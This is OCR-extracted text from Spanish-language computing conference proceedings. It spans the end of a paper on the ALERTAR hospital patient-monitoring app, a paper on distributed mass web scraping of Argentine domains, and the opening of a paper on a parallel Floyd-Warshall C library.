


Fig. 2. Generación, distribución y validación de certificados de ALERTAR

Un dispositivo cliente ubicado dentro del hospital establece comunicación con un dispositivo líder (paso 6), y valida la autenticidad del certificado de manera local (paso 6.1). El cliente obtiene el certificado del dispositivo líder por medio de una conexión segura establecida con la nube o, en caso de que esta conexión no esté disponible, por medio de la lectura de un QR generado por el líder.

Los dispositivos líder, y aquellos clientes que se encuentran fuera del hospital, deben establecer comunicación con la nube (paso 2 si es líder y 4 si es cliente), y validar la autenticidad del certificado con la autoridad certificante (paso 2.1 y 4.1).

3 Implementación de la aplicación móvil

Para desarrollar la aplicación móvil de ALERTAR, se empleó TypeScript como lenguaje de programación y React Native como biblioteca de desarrollo, brindando compatibilidad con los sistemas operativos móviles Android e iOS. Se utilizó una arquitectura limpia [9] para asegurar la mantenibilidad y escalabilidad del código. Esto permitió la separación de responsabilidades y la implementación de principios básicos de la programación y el diseño orientado a objetos, mejorando la calidad del software.

A continuación se describe la implementación del almacenamiento local para los datos de los dominios, un gestor de mensajes de capa de aplicación, y un mecanismo de detección de pérdida de conectividad entre dispositivos.

3.1 Implementación del almacenamiento local de datos

Para el almacenamiento local de datos se utilizó la base de datos relacional SQLite [10]. Todas las tablas, tanto en el almacenamiento primario en dispositivos líderes como de réplicas en los dispositivos clientes, son idénticas en estructura y contenido. El reloj lógico que se utiliza para mantener sincronizadas las copias primarias y las réplicas se implementa como un campo adicional en cada tabla.

3.2 Implementación de un gestor de mensajes de capa de aplicación

Para implementar el protocolo de comunicación se requiere del envío y recepción de mensajes discretos. Este servicio podría ser proporcionado por el protocolo *WebSocket*. Sin embargo, las bibliotecas de *ReactNative* que lo implementan no ofrecen la funcionalidad de servidor (solo implementan el lado del cliente). Por este motivo diseñamos e implementamos una biblioteca de envío y recepción de mensajes discretos denominada *TCP-package-manager* [11]. La solución es independiente del protocolo de transporte utilizado (no necesariamente TCP como indica su nombre). En el envío se transmite primeramente la longitud del mensaje y a continuación el mensaje en sí mismo. La longitud se mide en números de bytes, y se representa como un entero sin signo *big-endian* de 4 bytes. En la recepción, primero se lee la longitud del mensaje y finalmente el mensaje completo.

3.3 Mecanismo de detección de pérdida de conectividad entre dispositivos

El protocolo TLS funciona sobre TCP. Si bien el protocolo TCP define mecanismos para la detección de fallos de conexión, la biblioteca de TLS más utilizada que provee la funcionalidad de servidor, *react-native-tcp-socket* [12], presenta problemas para informarlos de manera apropiada e inmediata. Para dar solución a este problema, se implementó un mecanismo de emisión de pulsos (*heartbeat*) y reconexión. Cada cliente emite cada cierto tiempo un mensaje *ping* y pone a funcionar un reloj. El servidor (dispositivo líder o la nube), al recibir el mensaje, responde con un *pong*. Si el cliente no recibe el *pong* y el reloj expira, se considera que la conexión se ha interrumpido y se inicia un proceso de reconexión.

4 Experimentación

La experimentación se orientó a realizar una evaluación de rendimiento del componente ALERTAR cliente, para determinar la viabilidad de la solución implementada y detectar puntos de mejora. El dispositivo utilizado como cliente es un teléfono celular inteligente Samsung Galaxy Tab A7 Lite, Qualcomm Snapdragon 662 de 2.0 GHz, 4 GiB de memoria principal y sistema operativo Android 11. A continuación se presentan los resultados de la evaluación de: la eficiencia del espacio de almacenamiento de datos en memoria secundaria, y los tiempos de ejecución de las operaciones del protocolo de comunicación.

4.1 Eficiencia del espacio de almacenamiento de datos en memoria secundaria

Se evaluó la eficiencia de SQLite relacionada con el espacio de memoria secundaria requerido para el almacenamiento de datos. El experimento consistió en insertar grupos de 100 registros hasta llegar a 6.000 registros. Los tipos de datos SQLite utilizados son:

- *integer*: dependiendo de la magnitud del valor, se representa con un número variable de bytes, desde 0 hasta 8. Para simplificar el cálculo del número de bytes de un dato *integer*, asumimos una media de 4 bytes.
- *text*: un string de longitud variable, configurado con codificación UTF-8.

Los primeros 4.000 registros se insertan en la tabla *Paciente*, y cada uno de ellos contiene los datos personales de una persona diferente. Los últimos 2.000 registros se insertan en la tabla *Cama*, y cada uno de ellos contiene los datos que describen una cama diferente. Los datos destinados al almacenamiento en registros de la tabla *Paciente* requieren 136 bytes de datos útiles, que incluyen 7 datos de tipo *integer* y 15 de tipo *text*. Los datos destinados al almacenamiento en registros de la tabla *cama* requieren 44 bytes de datos útiles, que incluyen 5 datos de tipo *integer* y 2 de tipo *text*.




Fig. 3. Sobrecarga del espacio de almacenamiento al utilizar SQLite

En la figura 3 se muestra la sobrecarga del espacio utilizado de almacenamiento secundario para las diferentes cantidades de registros. Las barras azules corresponden a la tabla *Paciente* y las rojas a la tabla de *Cama*. Se observa una menor sobrecarga (mayor eficiencia) a medida que el número de registros aumenta. Sin embargo, al comenzar a insertar datos a una tabla diferente, se produce un aumento significativo de la sobrecarga (en los 4.100 registros), pasando de 70% a 415%. Luego, la sobrecarga vuelve a su tendencia bajista.


Los resultados de SQLite muestran una alta variabilidad dependiendo de la cantidad de tablas y registros insertados en ellas. A mayor número de registros, la eficiencia del almacenamiento secundario aumenta. Para determinar si los resultados de SQLite son aceptables, es necesario disponer de una carga de datos realista.

4.2 Tiempos de ejecución de operaciones del protocolo de comunicación

Se evaluaron los métodos del protocolo de comunicación *login*, *dataSync* e *insert*, en dos situaciones: cuando el cliente se conecta con el servidor de la nube, y con el líder. Considerando que las operaciones *update* y *copy* son equivalentes en su procesamiento a la operación *insert*, estas no fueron evaluadas. En cada experimento se miden:

- Tiempo de ejecución cliente: es el tiempo de procesamiento en el dispositivo móvil cliente.
- Tiempo externo: comprende el tiempo de transmisión de datos a través de la red de comunicaciones y el tiempo de procesamiento en el servidor de la nube o el líder, según corresponda.

Cada experimento se repitió diez veces. En el caso del *dataSync*, se sincronizan un total de 120 registros. En la figura 4.a se muestran los resultados de cada experimento, distinguiendo los tiempos promedios (Prom) y máximos (Max), entre las 10 muestras obtenidas. En el identificador de cada barra se distingue si la conexión del cliente es con el servidor de la nube (CN) o con el líder (CL).



a) Evaluación inicial b) DataSync optimizado

Fig. 4. Tiempo de ejecución de operaciones del protocolo de comunicación

El tiempo de las operaciones de *login* e *insert* están por debajo de 0,73 segundos, de los cuales como máximo 0,6 segundos corresponden al tiempo de procesamiento de los mensajes por parte del cliente. Estos valores resultan adecuados considerando el dominio de la aplicación.

El tiempo promedio de procesamiento en el cliente del método *dataSync* de 120 registros demora aproximadamente entre 7 y 8 segundos. Debido a que estos tiempos son demasiado elevados, se optimizó el método. La versión inicial de *dataSync* se implementó definiendo una transacción por cada registro a insertar. La versión optimizada realiza una única transacción para el conjunto completo de registros. La figura 4.b muestra el rendimiento de esta versión optimizada. Considerando el tiempo promedio, se alcanzó una mejora de 14,5x respecto a la versión inicial.

5 Conclusiones y trabajos futuros

En este trabajo se propone una implementación del núcleo de la aplicación móvil de ALERTAR, un sistema orientado a la vigilancia de pacientes. La implementación incluye el despliegue de una base de datos en el dispositivo móvil. Mediante la implementación de un protocolo de comunicaciones para replicación de datos, la base de datos se mantiene permanentemente actualizada y, en caso de que un dispositivo líder falle, puede ser reemplazado sin pérdidas de datos. Debido a la carencia de bibliotecas apropiadas de *ReactNative* que implementen el protocolo *WebSocket*, se desarrolló un gestor de mensajes de capa de aplicación. Debido a que las bibliotecas de transporte de datos utilizadas tienen problemas para detectar correctamente los fallos de conectividad, se implementó un mecanismo de *heartbeat*. Se presenta un mecanismo de autenticación de dispositivos y seguridad de las comunicaciones, adecuado para situaciones en que los dispositivos pueden perder acceso a la red Internet.

Se presentaron resultados experimentales sobre el rendimiento de la implementación propuesta en un dispositivo cliente. Los resultados iniciales, relacionados al tiempo de procesamiento de los mensajes del protocolo de replicación de datos, fueron apropiados para ciertos métodos pero inapropiados para el método de sincronización de datos. Para este último, se describió la implementación de una versión optimizada. Su evaluación mostró una mejora de 14,5x en los tiempos medios de procesamiento.

Los resultados de la base de datos SQLite mostraron una alta variabilidad dependiendo de la cantidad de tablas y registros insertados en ellas. A mayor número de registros, la eficiencia del almacenamiento secundario aumenta. Como trabajo futuro, se propone utilizar un conjunto de datos representativo de la realidad para determinar los requisitos de almacenamiento y si fuera necesario mejorar este componente.

Uno de los principales logros de este trabajo es la efectiva integración de una arquitectura nube-niebla-borde que provee una solución resiliente, escalable y segura. Los dispositivos de borde junto con los de niebla son capaces de operar de manera autónoma cuando no hay conexión a Internet pero se cuenta con una conexión de red de área local. El sistema promete avances en la mejora de la atención médica de forma ininterrumpida.

Referencias

1. Liao, X., Wang, B., & Kang, Y.: Novel coronavirus infection during the 2019–2020 epidemic: preparing intensive care units—the experience in Sichuan Province, China. Intensive care medicine, 46, 357-360. Springer (2020).
2. Royal College of Physicians. National Early Warning Score (NEWS) 2: Standardising the assessment of acute-illness severity in the NHS. Updated report of a working party. London: RCP (2017).
3. Huespe, I. A., Bisso, I. C., Roman, E. S., Prado, E., Gemelli, N., Sinner, J., ... & Risk, M. R.: Multicenter validation of Early Warning Scores for detection of clinical deterioration in COVID-19 hospitalized patients. *Medicina intensiva*, *47*(1), 9-15. Elsevier (2023).
4. Lee, J. R., Kim, E. M., Kim, S. A., & Oh, E. G.: A systematic review of early warning systems' effects on nurses' clinical performance and adverse events among deteriorating ward patients. Journal of patient safety, 16(3), e104-e113. LWW (2020).
5. Mathukia, C., Fan, W., Vadyak, K., Biege, C., & Krishnamurthy, M.: Modified Early Warning System improves patient safety and clinical outcomes in an academic community hospital. Journal of community hospital internal medicine perspectives, 5(2), 26716. Taylor & Francis (2015).
6. Cañibano, R. S., Castagno, S., Conchillo, M., Chiarotto, G., Rozas, C., Zanellato, C., Orlandi, C., Balladini, J.: Towards a resilient e-health system for monitoring and early detection of severity in hospitalized patients during a pandemic. In X Jornadas de Cloud Computing, Big Data & Emerging Topics. La Plata (2022).
7. Equipos de Respuesta Rápida - Suite intraMed: detección oportuna del deterioro clínico en pacientes, https://intramed.mx/soluciones/equipos-de-respuesta-rapida.
8. eWeLink app, https://ewelink.cc/.
9. Martin, R. C.: Clean Architecture: A Craftsman's Guide to Software Structure and Design. Prentice Hall. (2018).
10. SQLite. https://www.sqlite.org/
11. Latorre M. TCP-PackageManager: https://npm.io/package/tcp-package-manager
12. react-native-tcp-socket: https://www.npmjs.com/package/react-native-tcp-socket

Implementación y optimización de un sistema masivo de scraping basado en técnicas de procesamiento paralelo para dominios argentinos

Néstor A. Balich[1], Franco A. Balich[1]

[1] CAETI - Centro de Altos Estudios en Tecnología Informática
Universidad Abierta Interamericana. Informática (UAI)
Montes de Oca 745. Ciudad Autónoma de Buenos Aires, Argentina
{nestor.balich, franco.balich}@uai.edu.ar

Resumen. En este paper se presenta la implementación y optimización de un sistema de scraping masivo para recolectar información de todas las páginas web activas en Argentina. El objetivo del sistema es obtener información relevante para análisis, estadísticas y clasificación de páginas web activas. Para lograrlo, se utiliza una combinación de técnicas de scraping, automatización, procesamiento distribuido y concurrente, lo que permite procesar grandes volúmenes de datos de manera eficiente y escalable. Todo ello enmarcado dentro de las principales consideraciones técnicas, legales y de anonimato para llevar a cabo esta tarea de manera ética y responsable. De esta forma vamos sentando las bases para generar un set de datos semánticos con el objetivo a futuro de realizar un entrenamiento por machine learning para identificación y clasificación de las páginas web.

Palabras clave: scraping, python, virtualización, docker, multithreading, concurrency, procesamiento distribuido, Softbot

1 Introducción

Esta línea de I+D forma parte de los proyectos radicados en el Centro de Altos Estudios en Tecnología informática (CAETI) de la Universidad Abierta Interamericana (UAI). En este proyecto participan docentes, alumnos e investigadores enmarcado en los proyectos de transferencia tecnología del Laboratorio de Robótica Física e Inteligencia Artificial (LRFIA). Las líneas de investigación sobre inteligencia dentro de los proyectos con financiamiento y duración a 2 años.

En la era digital, la información se ha convertido en un recurso valioso para las empresas, los gobiernos y las organizaciones en general. El acceso a información actualizada y precisa es esencial para tomar decisiones informadas, entender las tendencias del mercado y mejorar la toma de decisiones. Es importante abordar nuevos enfoques que beneficien a la sociedad *«pensamiento algorítmico de interés público» como medio para superar estos obstáculos, los investigadores pueden mejorar el acceso a la*

información en Internet y, al mismo tiempo, contribuir a los debates académicos sobre la legalidad y la ética del web scraping. Luscombe [10]

Esta información junto a algoritmos de machine learning nos permitirán clasificar y detectar páginas web maliciosa como lo demuestran en el trabajo de Francés [1] como modelos de procesamiento de lenguaje natural con BERT [2]. En este contexto, el scraping masivo se ha convertido en una herramienta valiosa para recopilar información de múltiples fuentes en línea. En este paper, se presenta la implementación y optimización de un sistema de scraping masivo para recolectar información de todas las páginas web activas en Argentina.

El scraping web es una técnica que consiste en extraer información de las páginas web de manera automatizada. Se utilizan herramientas de software para navegar por las páginas web y extraer la información necesaria. Se puede hacer de manera manual o automatizada. La automatización del scraping web se realiza mediante programas que emulan la navegación humana en la web. Existen varias técnicas para realizarlo, entre las cuales destacan el scraping estático y dinámico.

El proceso de recolección de datos y scraping es complejo para páginas simples Elsadig [3], si agregamos el factor de un total 686.031 dominios registrados se transforma en un proceso masivo, agregando complejidad a nivel hardware y algoritmia para la creación de los softbot (bot de software).

En un primer relevamiento se notó que un sitio web activo puede tener las siguientes características en cuanto la home page principal: 1) es estática (no cambia su contenido y puede ser leído fácilmente), 2) es dinámica (su contenido se construye en el momento de visualizarla y debe ser leído al final del proceso de creación), 3) tiene un hosting sin página, y solo devuelve respuesta de activa, 4) no tiene contenido (página en blanco), 5) es solo una oferta de venta del domino, 6) redireccionamiento a otra páginas y 7) no existe la páginas considerándola página inactiva.

2 Lineamientos de investigación y desarrollo

- Detectar y realizar scraping de los sitios web activos.
- Analizar e implementar diferentes técnicas de scraping.
- Analizar e implementar diferentes técnicas de procesamiento paralelo y concurrente.
- Definir datos a recolectar y procesos de depurar EDA enfocados a estadísticas y machine learning.
- Realizar pruebas y estadísticas de los datos colectados para definir el siguiente paso en la investigación.

2.1 Resultados obtenidos/esperados

2.2 Preclasificación

En un primer paso se realizó una depuración con el primer softbot desarrollado en Python. Dejando solo aquellos dominios que no respondían como activos o redireccionaban a otro sitio (6,7) y tomando nota de esto en la base de datos (estado de dominio).

2.3 Recolección de datos

Una vez depuradas las páginas inactivas se optó por aplicar el método de:

- ***Scraping estático****:* con Beautiful Soup [5] obteniendo pocos datos de scraping pues más del 70% de las páginas son dinámicas, es decir no tienen el texto suficiente en su página principal o el mismo cambia a los pocos segundos ser cargada o redireccionada, con lo cual no permite el posterior análisis objetivo de este proyecto.
- ***Scraping dinámico:*** este scraper se realizó con la librería Selenium [4,6] que nos permite capturar los datos cargados dinámica y estáticamente. En base a las primeras pruebas se concluyó cumple con las necesidades de la recolección de los features esperados.

2.4 Depuración y EDA

Se generaron varias funciones que realizan la limpieza, depuración y normalizado de los datos fundamentales para machine learning Badia [7] permitiendo definir los features relevantes [8] para el análisis.

El tiempo empleado para realizar los tres procesos por un solo softbot para los 686.031 dominios fueron de:

- *Estático:* 42 horas y no contenía los datos necesarios para el análisis.
- *Dinámico:* 62 horas y contenía los datos necesarios para el análisis.

2.5 Procesos concurrente y paralelo

En esta etapa se analizaron diferentes técnicas para aumentar la cantidad de softbot con el objetivo de minimizar el tiempo del proceso de acuerdo con las especificaciones limitantes de hardware, de memoria, procesador del servidor y disco:

2.5.1 Dockerización:

Se crearon diferentes contenedores Docker independientes en el servidor y cada uno ellos con un softbot de scraping. En este caso para un total de 50 softbots el tiempo se redujo a 20 horas de procesamiento. Encontrando limitaciones en cuando a memoria del servidor y espacio en disco, pues cada contenedor almacena una pequeña imagen del sistema operativo Linux mínimo necesario para ejecutar el código Python y entorno necesario, con un tamaño por contenedor de 1Gb.

2.5.2 Multithread:

Se creo un programa Python capaz de generar múltiples hilos para realizar el procesamiento concurrente, lográndose aumentar la cantidad de softbots a 200 con lo cual el tiempo de procesamiento se redujo a 12 horas.

Notamos que la reducción en tiempo de trabajo no fue lineal, ante lo cual luego de un análisis detallado encontramos: a) Si bien el tiempo era mínimo se producían algunas

superposiciones cuando cada robot accedía a la base de datos para obtener el dominio que debía scrapear. b) El scraping estático era mucho más rápido para validar la respuesta de página activa c) El método response http era mucho más rápido que las librerías Selenium [4] o BeautifulSoup [5] para validar página activa.

Con esta información creamos un api de coordinación remplazando el token lógico en la base de datos para que cada softbot obtuviera el dominio a analizar y cambiamos la base de datos centralizada por dataframe compartido el cual se accede en memoria mediante la librería Pandas, implementamos un procedimiento mixto de scraping estático y dinámico, de acuerdo con las recomendaciones del trabajo Amro [9]. Con estos cambios obtuvimos un tiempo de respuesta de 4 horas superando las expectativas.

2.5.3 Procesamiento distribuido:

Continuando con el proceso de optimización, se decidió crear un modelo distribuido de trabajo en 2 servidores virtuales encargados de realizar el scraping y 1 servidor virtual encargado de distribuir el trabajo. Se implementaron las siguientes etapas (Fig. 1).

- **API orquestador**

VM Api Domain: Se implemento un api orquestador que toma de un archivo domains.cvs carga en un dataframe que reemplaza a la base de datos PostgreSQL. Este api retorna al cliente el dominio a procesar desarrollada en Python con Flask e implementada en waitress.

- **Detección de dominios activos**

VM Scraper 1 y VM Scrapper 2: Estos dos servidores permiten escalar la cantidad de softbot a 2000 (1000 threads cada uno) tareas concurrentes, de forma distribuidas. Generado un total de 2.000 softbot clientes del api orquestador.




Fig. 1. Infraestructura.

2.6 Scraping de datos

Se realizaron dos procesos de recolección de datos con los siguientes resultados:

2.6.1 Procesamiento 1 con 500 + 500 threads:

El tiempo de procesamiento de los 686.031 dominios con los dos programas distribuidos de 500 tareas cada uno fue de 3:45hs y se obtuvieron 261707 dominios activos. Se tomó como premisa que cada chequeo de página activa priorizaba la primera respuesta, por lo tanto, al obtener una respuesta positiva con el prefijo "http://", se daba por la valida la primera verificación y no se continuaba con las otras para optimizar el proceso.

Se noto que la cantidad de conexiones socket en los servidores Linux están limitadas por el sistema operativo limitando la cantidad de browser chromiun que se pueden tener al mismo tiempo y el tiempo de respuesta del servidor de API crea un cuello botella al tener que procesar las peticiones.

2.6.2 Procesamiento 2 con 1000 + 1000 threads:

Para solucionar estos dos temas se optó por una nueva configuración que consistió en copiar el archivo domains.cvs a cada servidor de scraping y el API solo devolvería una petición con el rango de direcciones URL que cada servidor debe procesar (índice inicial / índice final) y así, con solo dos respuestas de la API, se logró asignar el bloque de tareas a cada servidor empleando un enfoque basado en multiprocessing Zaharia [11], Subprocess [12] with threading. Como resultado de este proceso también notamos que después del índice 400.000, el proceso se volvía más lento debido a que al estar ordenados por zonas a partir de ese valor se encuentran las zonas más activas que son la “.com.ar” y “.ar”.

El resultado de esta configuración nos permitió disminuir el tiempo de proceso a 1:38:55 horas con dos servidores procesando en paralelo con un total de 1.000 tareas cada máquina virtual Linux (VM) **Tabla 1.**

Table 1. Procesamientos.

Descripción	VM 1	VM 2
Dominios indexados	0 – 400.000	400.000 – 686.031
Registros procesados	400.000	286.031
Threads	1.000	1.000
Registros por threads	400	286
Inicio	2023-03-11 13:57:19	2023-03-11 13:56:53
Fin	2023-03-11 15:36:14	2023-03-11 15:20:57
Duración	1:38:55	1:24:04
Dominios online	140.330	121.377

Se realizaron las primeras estadísticas sobre una muestra aleatoria de 111.593 colectadas utilizando el modelo de scraping (estático/dinámico) para la normalización de features.

En la distribución por zona sobre la URL real (que puede ser la registrada en nic.ar, redireccionada o modificada con subdominio) podemos observar que un total 147.791 paginas redireccionan a un dominio fuera de Argentina con lo cual nuestro analisis de lenguaje natural debera ser multilenguaje y que los dominios mas representativos argentinos son .com.ar (86433) y .ar(6848) **Tabla 2.**

Tabla 2. Zonas.

Zona	Total	Zona	Total	Zona	Total	Zona	Total
.gob.ar	536	.int.ar	1	.tur.ar	545	.bet.ar	14
.org.ar	1851	.mil.ar	0	.senasa.ar	0	ar	6848
.net.ar	454	.musica.ar	37	.coop.ar	23	.com	4437
.com.ar	86433	.io	25	.mutual.ar	2	Other	10329

En cuanto al encabezado un 50% corresponde a paginas seguras, un 41% a paginas no seguras sin redireccionamiento y un 9% con otro, esto es importante pues es un feature importa para el análisis y clasificación por NLP de las páginas argentinas **Tabla 3**.

Tabla 3. url header.

url header	total
http://	46057
http://www.	0
https://	55897
https://www.	0
Otros	9639

Para realizar un análisis por NLP es necesario minimizar los valores null en los features fundamentales para el análisis, un 0.39% en current_url significa que en ese momento la página no estaba en línea, en los otros tres features encontramos valores por arriba el 10.13% lo cual es un valor muy alto ya que deseamos realizar la clasificación en base a estos campos **Tabla 4**.

Table 4. Null features.

Feature	Es null	Porcentaje
Current_url	443	0.39
Title	15.491	13.88
Description	15.909	14.26
Records to thread	400	286
Body	11.299	10.13

3 Conclusiones

En este paper se presentó la implementación y optimización de un sistema de scraping masivo para recolectar información de todas las páginas web activas en Argentina. El sistema se basó en técnicas de scraping, procesamiento distribuido y concurrente, lo que permitió optimizar el procesamiento de grandes volúmenes de datos de manera eficiente y escalable.

De los métodos empleados el de mejor performance fue el de concurrencia threads distribuidos, sin base de datos y con copia de archivo físico en cada servidor de scraping y minimizando la solicitud de información solicitada al API orquestador. Se relevo que el procesamiento de esta técnica ocupa gran cantidad de memoria RAM de los servidores de scraping y poco porcentaje de procesador lo cual propicio la escalabilidad en base a las limitaciones de hardware.

En cuanto al análisis es necesario profundizar en técnicas para un modelo de scraping que permita obtener información de la paginas que no pueden ser procesadas por el modelo tradicional de scraping. Con lo cual proponemos la continuación de esta investigación con un sistema de scraping basado en procesamiento de imágenes por inteligencia artificial que realice un proceso de OCR y reconocimiento de objetos sobre la página principal que complemente al modelo expuesto en este paper.

Los resultados obtenidos demuestran la utilidad de estas técnicas para la optimización del sistema para la recolección de información relevante para análisis, estadísticas. Estos datos son la base para la siguiente fase del proyecto de clasificación de páginas web por machine learning, esperemos al analizar los datos públicos extraídos de cada dominio poder generar una clasificación por temática y detectar posibles riesgos de seguridad, páginas maliciosas, redireccionamientos y el grado de avances en materia de accesibilidad y tecnologías utilizadas en nuestro país que permitan un análisis significativo del estado de la internet a nivel nacional.

Referencias

1. Francés Luesma, Óscar (2022) Malicious URL detection mediante técnicas de Deep Learning. Universitat Oberta de Catalunya (UOC) http://hdl.handle.net/10609/138066.
2. Elsadig, Muna & Osman, Ashraf & Basheer, Shakila & Alohali, Manal & Alshunaifi, Sara & Alqahtani, Haya & Alharbi, Nihal & Nagmeldin, Wamda. (2022). Intelligent Deep Machine Learning Cyber Phishing URL Detection Based on BERT Features Extraction. Electronics. 11. 3647. 10.3390/electronics11223647. https://www.researchgate.net/publication/365241078_Intelligent_Deep_Machine_Learning_Cyber_Phishing_URL_Detection_Based_on_BERT_Features_Extraction
3. Bo Zhao, web scraping, (2017). Springer International Publishing AG (outside the USA) 2017 L.A. Schintler, C.L. McNeely (eds.), Encyclopedia of Big Data, https://www.researchgate.net/profile/Bo-Zhao-3/publication/317177787_Web_Scraping/links/5c293f85a6fdccfc7073192f/Web-Scraping.pdf
4. Selenium: https://github.com/oxylabs/Web-Scraping-With-Selenium

5. Beautiful Soup, https://beautiful-soup-4.readth
6. Sourav S., Anurag S., Devanshu, Anju Bhandari Gandhi: Web Scraping Using Selenium, In-ternational Journal of research and development (IJNRD), ISSN: 2456-4184 (2022).
7. Badia Antonio (2023). Data Science in the Database: Using SQL for Data Preparation. University of Louisville, USA - DOI: 10.4018/978-1-7998-9220-5.ch069
8. Gudivada, Venkat & Apon, Amy & Ding, Junhua. (2017). Data Quality Considerations for Big Data and Machine Learning: Going Beyond Data Cleaning and Transformations. International Journal on Advances in Software. 10. 1-20. https://www.researchgate.net/publication/318432363_Data_Quality_Considerations_for_Big_Data_and_Machine_Learning_Going_Beyond_Data_Cleaning_and_Transformations
9. Amro Abuabdo, Ziad A. Al-Sharif (2019). Virtualization vs. Containerization: Towards a Multithreaded Performance Evaluation Approach. Department of Computer Science, Jordan University of Science and Technology, Irbid, Jordan. https://ieeexplore.ieee.org/document/9035233
10. Alex Luscombe, Kevin Dick & Kevin Walby (2022). Algorithmic thinking in the public interest: navigating technical, legal, and ethical hurdles to web scraping in the social sciences. University of Toronto, Toronto, ON, M5S 3K9, Canada. https://link.springer.com/article/10.1007/s11135-021-01164-0#citeas
11. Alezandra zaharia (update 2021) https://alexandra-zaharia.github.io/posts/multiprocessing-in-python-with-shared-resources/
12. Subprocess, Subprocess management. Python, https://docs-python-org.translate.goog/3/library/subprocess.html?_x_tr_sl=auto&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=wapp

Librería C para Cómputo Paralelo de Caminos Mínimos en Grafos sobre Arquitecturas Multicore

Jerónimo Lambre[1] and Enzo Rucci[2,3]

[1] Facultad de Informática, UNLP. La Plata (1900), Argentina
[2] III-LIDI, Facultad de Informática, UNLP – CIC. La Plata (1900), Argentina
erucci@lidi.info.unlp.edu.ar
[3] Comisión de Investigaciones Científicas (CIC). La Plata (1900), Argentina

Resumen Los grafos han adquirido una relevancia significativa para modelar y resolver problemas en diversas áreas. El algoritmo Floyd-Warshall (FW) permite hallar los caminos mínimos entre todos los vértices de un grafo pesado. Debido a su alta demanda computacional ($O(n^3)$), muchos esfuerzos se han realizado en las últimas 2 décadas para acelerarlo. Sin embargo, las propuestas existentes suelen obviar los aspectos funcionales para priorizar los vinculados al rendimiento, lo que limita seriamente su reúso. Es por lo que en este artículo se presenta el diseño y desarrollo de una librería en C que provee implementaciones optimizadas del algoritmo FW para arquitecturas multicore. La librería diseñada soporta grafos de cualquier tamaño, múltiples tipos de datos, y compatibilidad con diferentes formatos de archivo (JSON y CSV) y sistemas operativos (Windows y Linux). Adicionalmente, también permite configurar diferentes aspectos de la ejecución, tanto funcionales como de rendimiento. Los resultados experimentales muestran que es capaz de lograr un aprovechamiento alto de los recursos del sistema de prueba, a un muy bajo esfuerzo de programación por parte del usuario.

Keywords: FW · Librería · Caminos mínimos · OpenMP ·

1. Introducción

Desde sus inicios, la importancia de los grafos y sus algoritmos ha sido evidente, ya que proporcionan herramientas esenciales para modelar y abordar problemas en áreas muy diferentes [10]. El algoritmo de Floyd-Warshall (FW) [4,18] permite conocer los caminos mínimos entre todos los vértices de un grafo pesado. A lo largo de la historia, se lo ha empleado en ámbitos diversos como el tráfico automovilístico [8], las redes de computadoras [9], bioinformática [11], computación gráfica [17], entre otros. Sin embargo, FW es computacionalmente costoso ($O(n^3)$) y a medida que el tamaño del problema escala, el empleo de recursos de cómputo paralelo se vuelve necesario para poder satisfacer los requerimientos de tiempo y eficiencia.

El estudio de la aceleración de FW en CPU lleva más de 2 décadas. Las primeras implementaciones estuvieron orientadas a arquitecturas monoprocesador. Tanto

